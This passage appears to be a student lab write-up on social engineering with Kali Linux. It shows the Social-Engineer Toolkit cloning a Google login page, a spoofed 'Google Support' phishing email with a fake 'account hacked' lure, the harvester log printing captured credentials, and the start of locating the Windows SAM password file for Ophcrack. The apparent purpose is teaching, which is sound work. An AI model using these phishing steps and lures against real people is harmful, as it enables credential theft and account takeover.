1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
1. Java Requirements, and About
2. Google
3. Twitter the Social-Engineer Toolkit
set:webattack> Select a template:2

4) Now open another terminal and create a new mass mailer and send the link through gmail.

Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1

```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5
```

```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali

6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

5) Here we can see that mail has send to the victim mail.

Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Sign in - Google Account... qterminal


root@kali:/home/kali

File Actions Edit View Help


99. Return to main menu.

```
set:mailer>1
set:phishing> Send email to:silentchora123@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay


set:phishing>1
set:phishing> Your gmail email address:silentchora123@gmail.com
set:phishing> The FROM NAME the user will see:Google Support
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Your Google account has been hacked kindly change the password
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished>Hello Silent,
Next line of the body: Your account has been hacked due to breach,
Next line of the body: Kindly change the password using the link given below.
Next line of the body: http://10.0.2.15/
Next line of the body:
Next line of the body: END
[*] SET has finished sending the emails
```



6) Here we open the link .



7) It redirects to google page but in backend we get the user ID and Password.



Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Google - Mozilla Firefox terminal

root@kali: /home/kali

```
a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [12/Mar/2022 09:08:30] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [12/Mar/2022 09:08:30] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfqaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZF
URUWmlRSQxE2%88%9APsBz4gAAAAAUy4_qD7Ibfz38w8kxnaNouLcRid3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=%E2%80%A6
PARAM: bgrspnse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=silentchora123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=qwerty@1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [12/Mar/2022 09:09:18] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

OPHCRACK TOOL

The security account manager (SAM) is a database file in windows XP ,Windows Vista ,Windows 7,8, and 10 that stores user's passwords.


- 1) Follow the path to get into SAM File.

My computer → C-Drive → windows → system 32 → Config → SAM File




Name	Date modified	Type	Size
Journal	07-12-2019 14:44	File folder	
RegBack	07-12-2019 14:44	File folder	
systemprofile	07-12-2019 14:44	File folder	
TxR	24-09-2021 22:33	File folder	
BBI	07-03-2022 20:50	File	768 KB
BCD-Template	25-09-2021 08:10	File	28 KB
COMPONENTS	09-03-2022 18:25	File	32,768 KB
DEFAULT	07-03-2022 20:50	File	1,024 KB
DRIVERS	07-03-2022 20:33	File	12,724 KB
ELAM	27-09-2020 20:21	File	32 KB
SAM	07-03-2022 20:50	File	128 KB
SECURITY	07-03-2022 20:50	File	64 KB
SOFTWARE	07-03-2022 20:51	File	97,792 KB
SYSTEM	07-03-2022 20:50	File	20,480 KB



- 2) Trying to copy the file to desktop.





3) We are unable to paste the file



